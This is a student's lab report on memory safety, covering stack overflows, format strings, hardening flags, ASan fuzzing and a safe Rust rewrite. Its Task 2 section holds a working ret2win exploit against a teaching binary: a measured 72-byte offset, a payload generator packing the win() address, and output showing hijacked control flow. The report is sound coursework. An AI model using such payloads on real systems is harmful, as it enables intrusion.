WEEK 11

Memory Safety & Exploitation

Software Security (KOSEN69)

Wanna San

Student ID: 6631503097

Group: The Imposters

Date: 24 October 2026

Submission report

Recorded Tasks 0–4, lecture answers, reflection, Audit the AI, and evidence appendix.

AI-assisted preparation is disclosed. Outstanding worksheet requirements and evidence limitations are stated explicitly.

Evidence sheets use landscape A3 pages to keep the original terminal screenshots readable without cropping identity or provenance.

Software Security (KOSEN69) — 24 October 2026

This report follows the instructor worksheet order and consolidates the existing lab records. Explanations, reflections and the AI critique were completed with Codex assistance. The report distinguishes recorded outcomes from source-based reasoning and requirements that the available evidence does not establish.

Part 1 — Student Information

Name	Student ID	Date	Group	AI use
Wanna San	6631503097	24 October 2026	The Imposters	Codex assisted with source/evidence review, earlier defensive code/tests, screenshots, organization and writing. Task 2–3 experiments are attributed to Cline per the student's supplied records. Task 1's original manual experiment is attributed to the student in its provenance record.


AI-use disclosure: Codex prepared earlier Task 0/4 wrappers and terminal captures, proposed and verified the separate Rust correction, and captured the Task 2–3 saved-transcript views. Codex also assisted with the final explanations, reflections, supporting-file organization, PDF assembly and repository submission. Task 1 is attributed to the student's manual experiment by its provenance record; Tasks 2–3 are attributed to prior Cline work in the supplied records. Final assembly did not rerun security experiments. AI-assisted writing and verification do not establish independent student authorship or personal execution of the correction.

The latest Task 2/3 records supersede historical “paused/missing” status statements in older drafts and checklists; those records remain unchanged. “Verified” here means checked against the available local records and their integrity/provenance, not independently reproduced by this writing session. The two supplied Cline records are saved summaries with quoted observations, rather than newly recovered raw runtime scrollback.

Part 2 — Lecture Questions

1. Stack frame and the unchecked copy

This is the simplified **x86-64 teaching layout requested by the worksheet**, with a saved frame pointer and no canary. It is a conceptual diagram, not a measurement of my binary. The Task 0 build is ARM64, so x86-64 register names and this layout must not be presented as observations from that build.




```
Stack allocation grows toward lower addresses: down.
strcpy writes successive destination bytes toward higher addresses: up.
```

`strcpy(buf, src)` starts at `buf[0]` and copies until it also copies the source's terminating NUL byte. A 64-byte array can hold at most 63 non-NUL bytes plus that terminator. A longer source can write outside `buf`, damage nearby stack data, and eventually reach the saved return address; that saved return-address word is

the control-flow target asked about in the worksheet. Actual padding, register use and saved-frame layout depend on the compiler, architecture, optimization and hardening; the actual ARM64 overwrite offset is separately verified in Task 2 below.

Identity evidence captured: Genuine VS Code terminal diagram screenshot shows the conceptual frame with student ID and an actual timestamp command. This is explanatory evidence, not a measured stack frame.

2. Why `gets()` cannot safely read untrusted input

`gets()` receives a destination pointer but no capacity, so it cannot stop at the end of `line[256]`. An external caller cannot make it safe for arbitrary input by checking the length afterward, because the overwrite may already have happened. C11 removed it because its interface cannot enforce a safe bound (CWE-242). A replacement such as `fgets(line, sizeof line, stdin)` limits a read, but the program must handle a line that does not fit and must also fix the later copy into the smaller 64-byte buffer.

3. Why an input-controlled format string is dangerous

`printf(user_input)` treats the input as formatting instructions. Directives can make `printf` attempt to read arguments that the caller did not supply, causing undefined behavior, disclosure or a crash; `%n` stores the number of characters printed so far through a pointer argument, so using an untrusted format can also lead to memory writes. `printf("%s", user_input)` uses a fixed format and passes input as data, so percent signs in the input are not interpreted as directives. It fixes this format-string flaw (CWE-134), assuming the input pointer still refers to a valid NUL-terminated string; it does not repair unrelated pointer or buffer errors.

4. The four hardening measures

Measure and lab flags	What it does	Relationship to the worksheet's attacks
Stack canary: `-fstack-protector-strong`	Checks a guard value before a protected function returns and aborts if it changed.	Detects an overwrite that crosses and changes the canary before using a damaged return address; it does not undo the copy or detect every memory error.
PIE/ASLR: `-fPIE -pie`, with OS randomization enabled	Allows the main program's load address to vary.	Makes a fixed address for an existing function unreliable, reducing simple ret2win reliability. It does not stop the underlying overwrite, and address disclosure can weaken it.
NX/DEP: `-z noexecstack`	Marks stack memory non-executable.	Blocks execution of code injected onto the stack. It does not directly block returning into existing executable code such as `win()`.
FORTIFY: `-D_FORTIFY_SOURCE=2 -O2`	Adds supported checks when destination sizes can be determined.	A checked copy can reject an oversized input before the copy corrupts the destination. Coverage depends on the call, available size information, compiler and library.

Task 0's static inspection found `__stpcpy_chk` with destination size 64 in the ARM64 build, rather than the worksheet's illustrative `__strcpy_chk` name. Task 3 later recorded the same-payload overflow diagnostic and exit 134, supporting checked-copy rejection before the canary's function-exit check. This combines the recorded runtime result with static identification of the checked routine; it does not isolate canary, NX or runtime ASLR effects.

5. Why the C-style overflow disappears in `safe.rs`

The provided implementation stores input in a growable heap-backed `String` and passes a valid, length-tracked `&str` to `parse_input`, so it has no unchecked copy into a fixed-size stack array. Safe iteration respects the string's bounds, and safe indexed access elsewhere would check bounds rather than permit an out-of-bounds write. The program uses a literal `println!` template and formats only a count, so input cannot become C-style format instructions. This illustrates the CISA roadmap's approach of removing memory-corruption mechanisms through memory-safe languages; it does not guarantee unlimited resources, correct business logic, or freedom from all failures. CISA: The Case for Memory Safe Roadmaps.

The borrow checker helps enforce reference lifetimes and aliasing rules; it is not, by itself, the mechanism that checks every integer length. Bounds-aware APIs, checked access, safe abstractions and valid references work together. The guarantees assume sound libraries/compiler behavior; unsound `unsafe` code or FFI can violate them. Here, `chars().count()` counts Unicode scalar values rather than C bytes or user-perceived characters. Invalid UTF-8 can trigger the `expect` panic, unbounded input can exhaust memory, and stdin must reach EOF; those limitations were identified by inspection, not tested.

Part 3 — Hands-on Lab

Environment and evidence scope

The recorded Linux container image is `softsec-week11:latest` on aarch64/ARM64. The C target experiments occurred in the isolated container, not on macOS. Task 0 used read-only instructor inputs and separate build outputs; Task 1 used the documented interactive writable lab mount; Task 2 GDB used `SYS_PTRACE` and `seccomp=unconfined` with networking disabled. Exact Docker invocations and per-stage provenance remain in the linked records; no one container configuration is attributed to every task.

Commands in this document are quotations of recorded work or clearly identified source/verification commands. They were not rerun for final report assembly.

Task 0 — Onboarding and builds

Recorded commands from the lab directory:

```
bash work/task0.sh syntax
bash work/task0.sh teaching
bash work/task0.sh hardened
bash work/task0.sh inspect
```

Inner operation	Recorded result
`make syntax`	`vuln.c` and `fuzz_harness.c` parse; exit 0. A clock-skew warning was recorded.
`make vuln`	Teaching build completed; exit 0. Linker warned about `gets`.
`make vuln-hardened`	Hardened build completed; exit 0. `gets` and ignored `system()` return warnings were recorded.
Static inspection	Stage exit 0; teaching ELF EXEC, GNU_STACK RWE; hardened ELF DYN/PIE, GNU_STACK RW, canary references and checked-copy code. Teaching no-match symbol grep exited 1 as documented, not a failed build.

The source banner lists **CWE-121**, **CWE-787**, and **CWE-134**. A later comment additionally identifies `gets` as **CWE-242**; the README's UAF/off-by-one topics are not separate demonstrated experiments here. Task 0 itself did not execute the C targets or measure ASLR.

Mitigation note: Both builds retain the unsafe source operations. Canary, PIE/ASLR, NX and FORTIFY add defenses against particular exploitation steps, while removing unchecked copies and input-controlled format strings addresses the source defects (CWE-121/787/134).

Sources: Task 0 notes, syntax, teaching build, hardened build, static inspection, checked-copy disassembly. Screenshots: S01–S04 in the appendix.

Task 1 — Fuzzing Race: crash and replay

Recorded inner commands:

```
clang -g -fsanitize=address,fuzzer fuzz_harness.c -o fuzz
./fuzz -runs=100000
wc -c crash-ca269d48eea859826a9588f95ae6880e739c0883
./fuzz crash-ca269d48eea859826a9588f95ae6880e739c0883
```

The original run crashed before completing its requested budget. The preserved report includes:

```
ERROR: AddressSanitizer: stack-buffer-overflow
WRITE of size 65
parse_input /work/fuzz_harness.c:33:5
[32, 96) 'buf'
```

The saved input was **64 bytes**, SHA-256 `0b18b65bc3b2efc3248fdb88dad3fd3e6131f73a10d2564da1efca4606d58ae3`. The replay reproduced the ASan overflow and abort. Original numeric process exits were not recorded and remain **unknown**; no conventional ASan exit value is substituted. ASan's frame offsets 32 and 96 describe the instrumented harness's object bounds and are not the Task 2 return-address overwrite offset.

Mitigation note (three sentences): The 64-byte non-NUL input plus its terminating NUL requires a 65-byte copy into `buf[64]`, causing CWE-121/CWE-787. ASan detects that invalid write during testing but does not fix the unchecked `strcpy`. Removing the copy or using safe Rust prevents that write mechanism; compiler hardening adds defense rather than proving the C source safe.

Sources: original transcript, Task 1 provenance, artifact manifest. Screenshots S05–S06 capture original visible terminal output, not saved-transcript playback.

Task 2 — Actual ARM64 stack analysis and ret2win result

Architecture distinction: The x86-64 diagram in Lecture Q1 is conceptual. This measured target is ARM64: the return-address register is `x30` (LR), the program counter is `pc`, and there is no `RIP` register. The evidence uses an explicit `72 A + 8 B` marker rather than a recorded pwntools cyclic/cyclic_find session; that procedural difference is disclosed.

The recorded `win()` address is `0x400844`. The relevant teaching disassembly is annotated below; these are explanations of saved disassembly, not a newly performed decompilation:

Instruction	Meaning
`stp x29, x30, [sp, #-96]!` at `0x4008ac`	Allocate 96 bytes and save `parse_input` frame pointer/LR at the frame bottom.
`mov x29, sp`	Set its frame pointer.
`add x0, sp, #0x20`	Destination `buf` starts 32 bytes above the new SP.
`ldr x1, [sp, #24]`	Reload source pointer.
`bl strcpy@plt`	Copy without a destination-capacity bound.

Instruction	Meaning
`ldp x29, x30, [sp], #96; ret`	Restore this frame and return; later the corrupted caller LR is used.

Let `S` be SP after the 96-byte allocation:

Address relative to S	Recorded meaning	Relative to buf start
`S+0`	Saved `parse_input` x29	−32
`S+8`	Saved `parse_input` x30 (`0x400900`)	−24
`S+24`	Source pointer	−8
`S+32` through `S+95`	`buf[64]`	0–63
`S+96`	Caller `vulnerable` saved x29	64
`S+104`	Caller `vulnerable` saved x30	**72**

The forward copy runs toward higher addresses. `parse_input`'s own saved LR lies below `buf`, so this overflow instead reaches **the caller's saved LR**. This explains the measured 72-byte offset without importing the x86-64 saved-RBP explanation.

Recorded GDB verification:

```
python3 /out/gen_offset_input.py > /tmp/offset_input
# generator: 72 A bytes + 8 B bytes + newline = 81 bytes supplied
gdb -batch -x /out/gdb_cmds.txt

Program received signal SIGBUS, Bus error.
0x0042424242424242 in ?? ()
x29  0x4141414141414141
x30  0x4242424242424242
pc   0x4242424242424242
```

The record reports debugger exit **0**, meaning GDB completed; its target crashed. The observed `x30`/`pc` marker verifies **OFFSET = 72** for this build.

The existing payload generator uses:

```
WIN_ADDR = 0x400844
payload = b"A" * 72 + struct.pack("<Q", WIN_ADDR) + b"\n"
```

The generator supplies **81 bytes including newline**. This is the generated stream length, not a claim that `strcpy` copies through embedded NUL bytes in the packed address. Recorded invocation and excerpt:

```
timeout 2 bash -c 'python3 /out/gen_payload.py | ./vuln'

Enter your name:
[+] win() reached — control flow hijacked!
[+] FLAG{stack_smashing_for_fun_and_education}

[+] win() reached — control flow hijacked!
[+] FLAG{stack_smashing_for_fun_and_education}
...
```

Recorded exit: **124**, because timeout killed the looping process after two seconds. The record explains that entering `win()` leaves its entry LR equal to `0x400844`; its eventual return goes back into `win()` and repeats. The flag and control-flow redirection are observed, but **clean termination and an interactive shell are not**

demonstrated. The printed string is the teaching/demo flag, not proof of an issued personalized flag.

Mitigation note (three sentences): The unchecked copy corrupts the caller's saved LR, demonstrating CWE-121/CWE-787 and a verified ret2win control-flow change. A checked copy or memory-safe rewrite prevents that overwrite, while a canary can detect some corruption before a return and PIE/ASLR makes fixed function addresses unreliable. NX prevents stack shellcode execution but does not block this return into existing code; executable stack permission was not needed for ret2win.

Source: unchanged Task 2 record. GDB command artifact. Screenshots **S09–S12 are saved-transcript views, not fresh executions**; S07–S08 are preserved static-disassembly images with limited original-capture provenance.

Task 3 — Same payload against the hardened target

Recorded command in the isolated container:

```
timeout 5 bash -c 'python3 /out/gen_payload.py | ./vuln-hardened'
echo EXIT=$?
```

Recorded result:

```
*** buffer overflow detected ***: terminated
bash: line 1:     9 Done                    python3 /out/gen_payload.py
        10 Aborted                 | ./vuln-hardened
EXIT=134
```

The same 81-byte generated payload was used; the target aborted with recorded exit **134 (SIGABRT)**, without a win message or flag. The separate 64-character boundary test also recorded the same overflow diagnostic and exit 134. The older boundary screenshot alone did not show numeric exits; those values come from the later same-payload record.

Which defense fired: The diagnostic and static hardened `parse_input` disassembly support **FORTIFY checked-copy rejection**. This actual compiler build calls `__stpcpy_chk` **with destination size** `0x40` **(64)**, not the worksheet's illustrative `__strcpy_chk`. The checked copy precedes the canary epilogue check, so this result is not attributed to the canary. The exact routine identification combines static call-site evidence with the recorded runtime diagnostic; no newly captured abort backtrace is claimed.

Mitigation note (three sentences): FORTIFY rejects a copy that cannot fit its data and NUL terminator into 64 bytes, stopping this CWE-121/787 path before the return-address overwrite can be used. PIE enables randomized code placement, so a fixed teaching address is not portable to the hardened binary, but runtime ASLR addresses were not measured and the observed failure was checked-copy abort rather than an address-fault demonstration. Canary and NX remain additional defenses; this test did not isolate their effects or exercise injected shellcode.

Screenshots: S13 preserves the original boundary comparison; **S14–S15 display the saved same-payload record and are not fresh executions**. The source bug remains in hardened C; an abort is defensive failure handling, not normal service or source-level repair.

Task 4 — Safe Rust implementation

The unchanged instructor safe.rs compiled with Rust 1.63.0, compile exit **0**, empty compiler diagnostics. The exact worksheet pipelines were recorded separately from the initial subprocess-based tests:

```
printf 'Hello, Rust!\n' | ./safe
python3 -c "print('A'*5000)" | ./safe
printf '%%x %%n' | ./safe
```

Input	Recorded stdout (each followed by LF)	Producer / program exit
`Hello, Rust!` + LF	`Hello, your input was 12 characters long.`	0 / 0
5,000 A + LF	`Hello, your input was 5000 characters long.`	0 / 0
Literal `%x %n`, no LF	`Hello, your input was 5 characters long.`	0 / 0

All program stderr streams were empty. The program counts the format metacharacters; it does not echo them or interpret them as directives.

Explanation: The program stores input in a growable `String` and reads it through a length-tracked `&str`, avoiding the fixed C stack buffer and unchecked copy. Safe iteration and checked access prevent these operations from writing beyond allocated storage, removing the demonstrated CWE-121/CWE-787 mechanism. Its literal formatting template treats input as data, so `%x %n` cannot become C-style formatting commands here. This illustrates CISA's roadmap approach of removing memory-corruption classes through safe-language adoption, while resource limits and application errors still require explicit design. CISA roadmap.

Limitations from source review: instructor Rust reads until EOF without a byte limit; invalid UTF-8/read failures can panic via `expect`, and output errors can panic. It counts Unicode scalar values rather than bytes/graphemes, removes all trailing LF and retains CR. The three successful Task 4 cases do not prove availability for every input. Rust Read API.

Sources: Task 4 notes, results, exact pipelines and exits. Screenshots S16–S17 belong to instructor `safe.rs`, not the separate correction below.

Part 4 — Reflection

1. Mapping bugs to functions and mitigations

Bug	Function / operation in `vuln.c`	CWE	Recommended fix and relevant hardening
Unbounded input into a 256-byte stack array	`vulnerable()`: `gets(line)`	CWE-242; resulting CWE-121 / CWE-787	Remove `gets`; use bounded reading with explicit oversized-line handling, or safe Rust with an input policy. Canaries can detect some resulting stack damage; supported library checks may reject the write.
Unchecked copy into a 64-byte stack array	`parse_input()`: `strcpy(buf, src)`	CWE-121 / CWE-787	Avoid the copy when only length is needed, or validate capacity including the terminator before copying. Safe Rust removes this unchecked operation; FORTIFY can check this known-size destination, and a canary can detect later stack corruption.
Input interpreted as a formatting template	`format_bug()`: `printf(user_input)`	CWE-134	Use `printf("%s", user_input)` with a valid string, or literal-template Rust formatting. Canary, PIE and NX do not fix the formatting interface.

PIE/ASLR makes fixed code addresses less reliable after memory corruption, while NX blocks injected stack code; neither removes either overflow. `win()` is an intentionally dangerous teaching target, not an input-parsing bug. Although it calls `system("/bin/sh")`, the command string is fixed: do not claim that this

alone demonstrates input-controlled shell-command injection. The README lists CWE-416 (use-after-free) and CWE-193 (off-by-one) as general topics; the slides say these are not separate demonstrated bugs in this lab. The NUL-terminator boundary still matters when reasoning about the copy.

2. Documented incident — Heartbleed (CVE-2014-0160)

OpenSSL's 7 April 2014 advisory documented a missing bounds check in TLS heartbeat handling that could disclose up to 64 KB of process memory to a connected client or server. It identified affected 1.0.1 and 1.0.2-beta releases and recommended 1.0.1g for the stable branch; this is a historical repair, not present-day deployment advice. OpenSSL advisory.

Heartbleed is an out-of-bounds **read** (CWE-125), not the worksheet's stack overwrite (CWE-121). MITRE also describes the more specific chain as an inconsistent length (CWE-130) leading to a buffer over-read (CWE-126). MITRE CWE-125. The implementation trusted a claimed payload length without checking that the actual input contained that much data, so a response could include unrelated process memory. A stack canary would not prevent this: it detects certain writes across a stack guard, not this over-read. A sound safe Rust implementation using checked slices over the actual received data would prevent reading outside that slice, but still needs to validate the protocol length and return an error rather than panic. The Rust counterfactual is AI-assisted technical analysis, not an experiment or an OpenSSL claim. This section describes a documented vulnerability incident, not a claim that I reproduced it or proved a breach at a named organization. CVE record.

3. Best mitigation: harden C or rewrite in Rust?

Compiler hardening is a practical defense for existing C code: it can detect some bad operations, stop some execution paths and make addresses less predictable with relatively small build changes. It keeps the underlying unsafe operations, has incomplete coverage, and can terminate the process instead of allowing normal service. A correctly designed safe Rust rewrite gives more durable protection for new code by removing unchecked memory access from the application interface, although resource limits, validation and error handling still need attention.

The cost of a rewrite includes developer training, integration with existing C libraries, behavior compatibility, performance evaluation and new verification work. Even this small rewrite changes bytes into Unicode scalar counts, reads until EOF and treats newline endings differently, so a team must define the intended behavior instead of assuming that a new language preserves it automatically. The recommendation is to retain hardening for existing C while prioritizing safe-language implementations for new components and carefully planned replacements. Hardening offers immediate protection for legacy code, while a staged rewrite reduces dependence on programmers manually enforcing memory bounds in new code.

Evidence & Integrity — Required

The original Task 0/1/4 captures retain their recorded identity stamps. Task 2–3 runtime scrollback was not found in nine inspected terminals; six new images are genuine host macOS display captures of saved records with explicit **SAVED-TRANSCRIPT VIEW / NOT A FRESH EXECUTION** labels, student ID **6631503097**, source hash and display timestamp. Their Bangkok capture times are not experiment timestamps. These six viewer headers do not show the worksheet's exact `whoami`/`date` identity command; do not claim exact compliance or instructor acceptance merely because the ID and timestamp are visible.

Image SHA-256 hashes and provenance are in the task manifests. The capture-session integrity record verified all 51 protected baseline files, including Task 0/1/4 evidence and both Cline transcripts. Static-disassembly and boundary images retain their original limited-capture-provenance disclosures; no retrospective capture method is invented.

Personalized flag: No issued student-specific flag is established by the available records. The Task 2 demo flag is documented separately and must not be presented as student-specific.

Mechanism and defense: The unchecked copy can overwrite the caller's saved return address; this actual ARM64 build reaches that word after 72 bytes from the buffer start. The hardened build rejects the oversized copy through FORTIFY, while the safe Rust path removes that copy; neither successful tests nor language choice removes resource-exhaustion and I/O concerns.

Audit the AI — Required

1. Actual prompt and complete response

Provenance: The following prompt and response were authored by Codex on 23 October 2026 and preserved in prompt and AI response. This is not an independently captured second-assistant exchange or student-authored answer. Historical statements inside the full response describe its original scope and are deliberately not rewritten.

Exact prompt:

Fix the unchecked stack-buffer copy in the Week 11 name-length routine by proposing safe Rust with no unsafe code or FFI, without editing instructor files. Accept the whole stdin stream, strip trailing LF characters, count Unicode scalar values, and use a literal output template so input is never interpreted as formatting commands. Preserve the Task 4 behavior for Hello, Rust!, 5,000 ASCII A characters, and literal %x %n. Include an explicit input-size policy that permits 5,000 ASCII characters plus LF, and controlled handling of invalid UTF-8 and I/O errors. Explain remaining limitations and distinguish a code proposal from verified results. Do not run fuzzing, exploitation, or debugger manipulation, and do not claim unperformed tests. Provide one complete standalone implementation for review.

Complete actual response — begin:

The supplied safe Rust approach removes the unchecked C stack-buffer copy. Here is a standalone version with the same whole-stream input and Unicode scalar counting behavior:

```
use std::io::{self, Read};

fn parse_input(src: &str) -> usize {
    src.chars().count()
}

fn main() {
    let mut input = String::new();
    io::stdin().read_to_string(&mut input).expect("failed to read stdin");
    let line = input.trim_end_matches('\n');
    let n = parse_input(line);
    println!("Hello, your input was {} characters long.", n);
}
```

The growable `String` and safe string iterator avoid the fixed stack buffer and unchecked `strcpy`. A fixed formatting template keeps input out of the formatting language. The existing Task 4 records show counts of 12, 5000 and 5 for the original instructor program, each with exit code 0; this standalone version has not been separately compiled or tested.

This proposal is incomplete against the prompt's operational requirements. It has no application input-size limit, waits for EOF, and panics on a read/UTF-8 error through `expect`; stdout failure may also panic through `println!`. It prevents the C-style overwrite in these safe operations but should receive a bounded-input and explicit-error-handling revision before being treated as the requested complete correction. No exploit-failure

result is available or claimed.

Complete actual response — end.

2. Critique

Exact problematic lines from that response:

```
    io::stdin().read_to_string(&mut input).expect("failed to read stdin");
    println!("Hello, your input was {} characters long.", n);
```

The first reads without an application size bound and panics on read/UTF-8 failure; the second can panic on output failure. Safe Rust avoids the C overwrite but does not make that operational behavior robust. The response itself acknowledges those limitations, so the critique is that it did not implement the requested size/error policy, not that it falsely promised complete robustness. Rust Read documentation.

3. Verified AI-assisted correction

The exact correction in compiled correction snapshot is byte-identical to the preserved internal proposal. Its historical “NOT compiled or run” header is preserved below; later verification supersedes that old status, without rewriting the artifact:

```
// AI-assisted proposal only: NOT compiled or run. Not instructor source.
// Whole-stream input; limit includes trailing LF bytes; strip all trailing LF.
use std::io::{self, Read, Write};

const MAX_INPUT_BYTES: usize = 8192;

fn run() -> Result<(), String> {
    let mut bytes = Vec::new();
    io::stdin()
        .lock()
        .take((MAX_INPUT_BYTES + 1) as u64)
        .read_to_end(&mut bytes)
        .map_err(|e| format!("failed to read stdin: {}", e))?;
    if bytes.len() > MAX_INPUT_BYTES {
        return Err(format!("input exceeds {} bytes", MAX_INPUT_BYTES));
    }
    let input = String::from_utf8(bytes)
        .map_err(|_| "input must be valid UTF-8".to_string())?;
    let n = input.trim_end_matches('\n').chars().count();
    let stdout = io::stdout();
    let mut output = stdout.lock();
    writeln!(output, "Hello, your input was {} characters long.", n)
        .map_err(|e| format!("failed to write stdout: {}", e))?;
    output.flush().map_err(|e| format!("failed to flush stdout: {}", e))?;
    Ok(())
}

fn main() {
    if let Err(message) = run() {
        // Error reporting is best-effort if stderr itself is unavailable.
        let _ = writeln!(io::stderr().lock(), "Error: {}", message);
        std::process::exit(1);
    }
}
```

Recorded compile command: `rustc --edition=2021 -D warnings corrected_safe.rs -o corrected_safe`; exit **0**, empty diagnostics. The 8,192-byte raw-input policy includes LF bytes; at most one extra byte is read to detect excess. It validates UTF-8 and returns controlled read/write errors. The application still may wait for EOF, has no application timeout, does not guarantee allocation or error-reporting success, and

counts Unicode scalar values.

Recorded defensive checks (16/16 passed; no new runs):

Case	Recorded stdout / stderr (LF omitted)	Exit
normal	Hello, your input was 12 characters long. / empty stderr	0
long-5000	Hello, your input was 5000 characters long. / empty stderr	0
literal-format	Hello, your input was 5 characters long. / empty stderr	0
empty	Hello, your input was 0 characters long. / empty stderr	0
limit-minus-one	Hello, your input was 8191 characters long. / empty stderr	0
limit	Hello, your input was 8192 characters long. / empty stderr	0
oversized	No success output / Error: input exceeds 8192 bytes	1
limit-with-lf	Hello, your input was 8191 characters long. / empty stderr	0
over-limit-with-lf	No success output / Error: input exceeds 8192 bytes	1
invalid-utf8	No success output / Error: input must be valid UTF-8	1
unicode-scalar	Hello, your input was 1 characters long. / empty stderr	0
unicode-byte-limit	Hello, your input was 4096 characters long. / empty stderr	0
crlf	Hello, your input was 2 characters long. / empty stderr	0
trailing-lfs	Hello, your input was 1 characters long. / empty stderr	0
stdin-read-error	No success output / Error: failed to read stdin: Is a directory (os error 21)	1
stdout-write-error	stdout directed to /dev/full (not captured); Error: failed to write stdout: No space left on device (os error 28)	1

The expected rejections/errors exiting 1 are passing checks. `/dev/full` output is not a captured empty success stream; its empty fixture is a documented placeholder. No sanitizer instrumentation was enabled. Sources: defensive results, notes, compile record. Screenshots S18–S21 have the provenance specified in the appendix.

Critique explanation: The initial response removes the unchecked C copy but does not implement the requested input limit or controlled error handling. The later AI-assisted correction bounds input and handles invalid text and I/O errors while retaining a literal formatting template. Its 16 recorded tests support these defensive behaviors, but they do not establish independent student authorship or a tested rejection of the exact Task 2 payload.

The worksheet's requirement to produce the correction “yourself” remains a **personal ownership/review requirement**, not something completed merely by including AI-generated code.

Comprehension & Prompt — Required

A. Explain in Plain English

The C program reads a name and reports its length, and also prints a supplied command-line argument. It accepts more data than its small arrays can hold, allowing a copy to damage nearby information that controls where execution returns. A separate print function treats the argument as formatting instructions, which can read or write unintended memory instead of displaying ordinary text.

These explanations were written with AI assistance; they are not evidence of independently assessed student comprehension.

B. Prompt Problem — Final recorded prompt and verified result

Final recorded single prompt:

Fix the unchecked stack-buffer copy in the Week 11 name-length routine by proposing safe Rust with no unsafe code or FFI, without editing instructor files. Accept the whole stdin stream, strip trailing LF characters, count Unicode scalar values, and use a literal output template so input is never interpreted as formatting commands. Preserve the Task 4 behavior for Hello, Rust!, 5,000 ASCII A characters, and literal %x %n. Include an explicit input-size policy that permits 5,000 ASCII characters plus LF, and controlled handling of invalid UTF-8 and I/O errors. Explain remaining limitations and distinguish a code proposal from verified results. Do not run fuzzing, exploitation, or debugger manipulation, and do not claim unperformed tests. Provide one complete standalone implementation for review.

Actual outcome: That prompt produced the incomplete answer reproduced in Audit-the-AI. A later Codex-assisted correction, shown above, was compiled and passed the 16 recorded deterministic tests; there is no preserved independent re-prompt exchange, so no refinement history is invented.

Does the exploit now fail? Task 3 records that the exact teaching payload fails against **hardened C** with FORTIFY abort, exit 134. That is a completed lab comparison, not a test of the Rust correction generated for this prompt. The correction's functional, boundary and error tests are verified, but the exact Task 2 payload was **not recorded as run against that Rust correction**. Source reasoning supports removal of the unchecked stack copy; it is not substituted for an unperformed runtime test. The initial prompt also explicitly prohibited exploitation, so a direct exploit-failure verification was outside that recorded exchange's scope.

Requirement limitation: The worksheet's direct exploit-against-this-fix result and independent student critique/ownership remain unverified by these artifacts. The hardened-C result does not satisfy the missing test against the Rust correction. No additional experiment or undocumented prompt-refinement history is claimed.

References

Local evidence is the primary source for recorded outputs and exits. External sources below support background explanations; researched on 24 October 2026. No public-source lookup was a security experiment.

1. Instructor worksheet, README, vuln.c, safe.rs, Makefile, fuzz harness.

2. Task evidence notes, transcripts, raw results and manifests linked in Parts 3 and Audit-the-AI; submission notes and capture verification. Earlier missing-task language is historical.

3. OpenSSL advisory, 7 April 2014: Heartbleed's missing heartbeat bounds check, memory disclosure and historical repair. No present-day deployment recommendation is inferred from its old version numbers.

4. MITRE CWE-125: out-of-bounds read classification; Heartbleed discussion. The Rust/canary counterfactual is analysis, not a reproduced incident.

5. CISA: The Case for Memory Safe Roadmaps, 6 December 2023; official joint guidance PDF. CISA's direct page fetch was blocked; its indexed text and official release corroborate the roadmap description. No blanket legal mandate to rewrite every C program is claimed.

6. Rust standard-library Read API: reading, UTF-8 errors and bounded `take` semantics. Local recorded compilation used Rust 1.63.0; the current documentation is background, not proof of the tested compiler version.

Appendix — Screenshot index and provenance

Every accepted screenshot is referenced below; rejected Task 0 retries are excluded. PNG originals and historical records are unchanged. The PDF embeds all 21 accepted screenshots with their provenance captions. Original image files remain unchanged; the six Task 2–3 captures remain explicitly labeled as saved-transcript views.

ID	Screenshot	Scope and provenance
S01	01-syntax.png	Original terminal: syntax/build record
S02	02-teaching-build.png	Original terminal: teaching build
S03	03-hardened-build.png	Original terminal: hardened build
S04	04-binary-inspection.png	Original terminal: static metadata and CWE banner
S05	01-asan-replay.png	Original runtime scrollback: ASan replay, size and identity
S06	02-size-and-asan-summary.png	Original runtime scrollback: ASan summary and 64-byte measurement
S07	01-gdb-stack-analysis.png	Existing static disassembly; original capture authenticity/method not independently verified
S08	02-vulnerable-stack-frame.png	Existing static caller frame; original capture authenticity/method not independently verified
S09	saved-transcript-01.png	SAVED-TRANSCRIPT VIEW 1/4: ARM64 environment/layout; NOT A FRESH EXECUTION
S10	saved-transcript-02.png	SAVED-TRANSCRIPT VIEW 2/4: GDB offset verification; NOT A FRESH EXECUTION
S11	saved-transcript-03.png	SAVED-TRANSCRIPT VIEW 3/4: recorded win/demo flag and timeout 124; NOT A FRESH EXECUTION
S12	saved-transcript-04.png	SAVED-TRANSCRIPT VIEW 4/4: feasibility/mitigation continuation; NOT A FRESH EXECUTION
S13	01-boundary-input-comparison.png	Preserved 64-character comparison; no numeric exit visible; byte-identical original remains in task1
S14	saved-transcript-01.png	SAVED-TRANSCRIPT VIEW 1/2: same-payload abort/exit 134; NOT A FRESH EXECUTION
S15	saved-transcript-02.png	SAVED-TRANSCRIPT VIEW 2/2: boundary exit and mitigation explanation; NOT A FRESH EXECUTION
S16	01-task4-terminal.png	Original terminal: instructor Rust compilation/tests
S17	02-worksheet-pipelines.png	Original terminal: worksheet pipelines and exits
S18	01-compilation.png	Earlier correction compilation capture; not evidence of a later repeated compilation
S19	02-tests-input-boundaries.png	Saved actual defensive-output display; not a new execution
S20	03-tests-encoding-io.png	Saved actual defensive-output display; not a new execution
S21	04-stack-frame.png	Conceptual x86-64 diagram display; not measured ARM64 layout

Submission limitations

• The exact Task 2 payload was not recorded as tested against the AI-assisted Rust correction. The 16 defensive cases and hardened-C abort are different results.

• The worksheet's independent student critique, own-word comprehension and “produce the correction yourself” requirement are not established by this AI-assisted report.

• The six Task 2–3 saved-transcript captures do not show the worksheet's exact terminal identity command. Original runtime scrollback was not recovered; instructor acceptance is not assumed.

